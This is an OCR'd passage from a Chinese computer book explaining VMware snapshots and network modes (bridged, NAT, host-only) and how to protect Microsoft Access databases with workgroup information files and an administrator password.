


图 10-47 裸机状态的虚拟磁盘




图 10-48 导入光驱镜像文件

由于虚拟系统安装过程与真实系统安装的过程完全一致，所以安装虚拟系统的步骤在此略过。图 10-49 为虚拟系统安装完毕后的界面，可以看到与真实系统完全没有差别。如果用户想使用虚拟机，则将鼠标移至虚拟机界面中并双击虚拟机中的桌面就可以对其进行任意操作；如果想返回真实系统中，只需同时按下“Ctrl”与“Alt”两个按键即可离开虚拟机中的系统。

由于经常使用虚拟机来进行一些危险的操作，所以虚拟机系统会出现一些无法修复的问题，如果每出一次问题就重装一次系统的话会浪费太多的时间，于是 VMWare 推出了一种可以快速恢复系统的虚拟机快照功能。



图 10-49 系统安装完毕后的虚拟机

图 10-50 中黑色方框内的 3 个按钮就是虚拟机快照按钮，单击左侧的【创建虚拟快照】按钮后，程序会自动将当前虚拟机状态保存，如图 10-51 所示。当用户打算恢复到上一次的系统状态时，只需要单击中间的【恢复到虚拟机先前的快照】按钮后，系统就会被瞬间恢复。虚拟机快照功能有些类似 GHOST 中的“一键恢复系统”功能，只是虚拟机中的快照功能更加强大。如果创建的虚拟快照过多，可以使用右侧的【管理虚拟快照】按钮进行管理，用户只需要单击准备恢复的快照处，就可以实现瞬间互相切换的功能，如图 10-52 所示。




图 10-50 虚拟快照机功能



图 10-51 创建虚拟机快照



图 10-52 管理虚拟机快照

10.4.4 虚拟机网络设置

VMWare 的网络设置可以在虚拟机启动后单击【虚拟机】→【可移动设备】→【以太网】→【编辑】选项进行设置，如图 10-53 所示。




图 10-53 设置虚拟机网络

3 种网络连接分别如下所示。

1. 桥接模式

如果用户的真实主机在一个以太网中，桥接模式是将用户的虚拟机接入网络最简单的方法。虚拟机就像一台新增加的、与真实主机有着同等物理地位的计算机，桥接模式可以享受所有可用的服务，包括文件服务、打印服务，等等。在此模式下将获得最简单的从真实主机获取资源的方法。该模式的拓扑结构如图 10-54 所示。




图 10-54 桥接模式的拓扑结构

2. NAT 模式

网络地址转换（Network Address Translation，NAT）模式其实可以理解为是方便地使虚拟机连接到公网，代价是桥接模式下的其他功能都不能享用。凡是选用 NAT 结构的虚拟机，均由网卡 VMnet 8 提供 IP、Gateway、DNS。该模式的拓扑结构如图 10-55 所示。




图 10-55 NAT 模式的拓扑结构

3. Host only 模式

Host-only 模式用来建立隔离的虚拟机环境，在这种模式下，虚拟机与真实主机通过虚拟私有网络进行连接，并且在 Host-only 模式下，且在一台虚拟交换机的连接下才可以互相访问，外界无法访问。Host only 模式只能使用私有 IP，而 IP、Gateway、DNS 都由网卡 VMnet 1 来分配。该模式的拓扑结构如图 10-56 所示。




图 10-56 Host-only 模式下的拓扑结构

上述 3 种连接的使用方法如下所示。

1. 桥接模式

前面已经提到过，桥接模式是将虚拟机接入网络的最简单的方法，使用桥接模式后虚拟机和真实主机的关系就好像两台接在一个 hub 上的计算机，想让它们相互之间进行通信，用户需要为双方配置 IP 地址和子网掩码。从图 10-57 中可以看出，如果用户不配置虚拟机，虚拟机将没有办法得到 DHCP 分配的 IP 地址，所以只能使用“169.254”这个网段。有人认为修改在真实主机中安装虚拟机后生成的 VMnet1 和 VMnet8 这两块网卡的 IP，但这种做法是错误的，作为连接底层硬件的驱动程序它们既不需要，也不能进行修改。




图 10-57 IP 地址只有“169.254”

假设真实主机网卡上的 IP 地址被配置成 192.168 这个网段，则虚拟机的 IP 也要配置成 192.168 这个网段，只有这样虚拟机才能和真实主

机进行通信。如果想在桥接模式下连入 Internet，方法也很简单，用户可以直接在虚拟机上安装一个拨号端（如图 10-58 所示），拨号成功后就可以直接连接网络了。不过此种方法惟一的缺点是，如果用户的 ADSL 不是包年的话，用虚拟机上网也是同样需要花钱的。




图 10-58　虚拟拨号连接

2．Host only 模式

Host only 模式和桥接模式的差别并不大，Host only 模式下会由 VMnet 1 的 DHCP server 来提供 IP、gateway、DNS。如果用户尝试使用手动分配固定 IP，会发现即使将 IP 地址配置成和真实主机一个网段，虚拟机也无法和真实主机进行联系，这是 VMnet 1 对虚拟机的限制，所以使用 VMnet 1 给虚拟机提供的 IP 是惟一的选择。如果想在 Host only 模式下接入 Internet，只能使用 ICS 和代理，因为只有这两种方式可以在使用 DHCP 的情况下上网。

3．NAT 模式

首先要清楚的是，VMware 下的 NAT 和 Windows NT 中那个类似的 routing and remote access 中的 NAT 一点关系都没有，它们之间只是凑巧重名而已。在 VMware 下使用 NAT 模式主要的好处是，可以隐藏虚拟机的拓扑，并且上网时极为方便。NAT 模式由 VMnet 8 的 DHCP server 提供 IP、gateway、DNS。

在此模式下与 Host only 类似，如果用户试图使用手动分配固定 IP，由于 VMnet 8 的限制，也是仍然无法和真实主机进行通信的。不过在 NAT 模式下接入 Internet 就非常简单了，不需要做任何配置，只需要真实主机连接到 Internet 后虚拟机也就可以接入 Internet 了，如图 10-59 所示。



图 10-59 NAT 模式下的 IP 分配

事实上，作为一款虚拟机软件，VMware 带给用户的已不仅是能够虚拟出单一的系统，而是能够虚拟出庞大而复杂的网络，这里介绍的只是触及其皮毛而已。

10.5 巧用工作组信息文件保护敏感信息

通常，像那些存储了敏感信息的数据库，一般都会采用工作组信息文件来提升数据库的安全。下面我们就来对工作组信息文件进行详细地介绍。

10.5.1 工作组信息文件基础知识

当用户安装 Microsoft Access 后第一次打开一个数据库时，将会创建一个名为 System.mdw 的文件，这是默认的工作组信息文件，它的默认地址为：

C:\Documents and Settings\Windows 用户名\Application Data\Microsoft\Access\ System.mdw，如图 10-60 所示。

当用户使用 Microsoft Access 数据库 MDB 时，工作组信息文件是一个必需的组件，此文件对于 Microsoft Access 的运行时安装和完全安装都是必需的，同时此文件是保证 Microsoft Access 的安全的一个重要组件。工作组是在多用户环境中共享数据的一组用户，当对数据库实现安全机制时，用户和组账户将记录在工作组信息文件中，用户密码也存储在工作组信息文件中。




图 10-60 System.mdw 文件

Access 的安全性基于组、用户和数据库对象（窗体、报表、查询等）的层次结构。

1．组和用户

用户组是通常在共享数据库中具有相同角色的用户集合。你可能希望为某些用户赋予更多的控制权。要管理用户希望赋予不同权限级别的用户，根据用户的角色将他们放在单独的组中，并为该组指派权限，而不是为单个用户指派权限。用户是将要使用整个或部分数据库的个人。一个用户可以属于多个组。请务必记住，如果任一用户是两个或更多组的成员，则该用户所具有的权限比指派给他们所属的任一组的权限都大。工作组信息文件会存储用户和组信息。每个用户账户都是使用用户登录名、密码和个人 ID 创建的。每个组都是使用组名和工作组 ID 创建的。这些信息存储在工作组信息文件中。

也就是说，如果用户在数据库中设定 Access 安全机制，应将工作组信息文件的一份备份存放在一个安全的位置。如果该文件一旦丢失或被损坏，恢复工作组信息文件的惟一方法就是从备份文件中还原该文件。如果用户没有备份文件，则必须使用最初指派的相同个人 ID 来重新创建用户和组账户。如果没有完全按照原始文件的创建方式创建新工作组信息文件，那么用户将无法使用工作组文件来打开数据库。

2．权限

数据库创建者可以通过工作组信息文件向组和用户授予权限，以控制他们使用数据库中的每个表、查询、窗体、报表和宏的方式。利用这些权限，用户或组可以创建、查看、修改或删除已创建的对象，用户可继承他们所属的组的权限。

数据库对象的权限和所有权存储在数据库中，由于权限和所有权始终与存储在工作组信息文件中的用户和组账户相关联，因此已设置安全机制的应用程序必须始终能够指向对其进行保护的特定的工作组信息文件。当用户从同一个工作站或服务器使用多个 Access 数据库

时，可以使用多个工作组信息文件，其中一个数据库可能设置有安全机制，而其他数据库则没有设置。每个数据库都可以有其自己单独的安全方案。在对 Access 应用程序设置安全机制之后，在设置安全机制时所使用的工作组信息文件是该数据库将要使用的惟一的工作组信息文件。工作组信息文件可以复制到每个本地工作站或者在整个网络中共享。

10.5.2 工作组信息文件的使用

通过从 Access 菜单中启动“工作组管理员”，开发人员或应用程序管理员可以创建更多的工作组信息文件，步骤如下。

（1）启动 Microsoft Access（不是打开任何特定的数据库文件）。

（2）鼠标左键单击在 Access 中的【工具】按钮，在弹出的菜单中依次选择【安全】→【工作组管理员】选项，如图 10-61 所示。

（3）在出现的对话框中单击【创建】按钮，如图 10-62 所示。




图 10-61 选择【工作组管理员】选项



图 10-62 【工作组管理员】对话框

（4）在【工作组所有者信息】对话框中，输入用户的姓名、单位和工作组 ID，并单击【确定】按钮保存该工作组 ID。需要注意的是此处的工作组 ID 十分重要，一旦工作组信息文件损坏，则需要此工作组 ID 重建，如果用户忘记了自己设定的工作组 ID，那么数据库就永远无法打开了，如图 10-63 所示。




图 10-63 创建新用户

（5）返回【工作组信息文件】对话框中，记下作为新工作组信息文件的默认值出现的路径和文件名。如果希望将文件放在另一个位置，则编辑该路径，当然也可以在这里更改文件名，如图 10-64 所示。

（6）下一个窗口是显示刚才已经输入的所有信息的确认窗口。检查并单击【确定】按钮以继续进行下一步操作，或者如果发现有些内容不正确，单击【更改】按钮返回第（4）步中进行更改，如图 10-65 所示。




图 10-64 文件保存路径



图 10-65 “确认”窗口

（7）成功创建工作组文件之后，将出现如图 10-66 所示的窗口，要求用户进行确认。单击【确定】按钮，退出【工作组管理员】窗口或连接另一个工作组文件，以使它成为默认文件。




图 10-66 成功创建工作组信息文件

10.5.3 工作组信息文件保护数据库技巧

1. 添加管理员密码

利用工作组信息文件保护数据库最简单的办法就是为用户添加一个密码，具体方法如下所示。

（1）启动 Microsoft Access，打开准备保护的数据库，鼠标单击【工具】菜单，选择【安全】子菜单中的【用户与组账号】，如图 10-67 所示。

图 10-67 选择【用户与组账号】选项

（2）选择【用户】标签，选中【名称】框中预定义的“管理员”用户账号，如图 10-68 所示。

（3）选择【更改登录密码】标签，在【新密码】框中键入新密码。不要在【旧密码】框中输入任何内容，在【验证】框中再次键入新密码进行确认，然后单击【确定】按钮，退出 Access 并重新启动数据库文件，如图 10-69 所示。



图 10-68　选中“管理员”用户

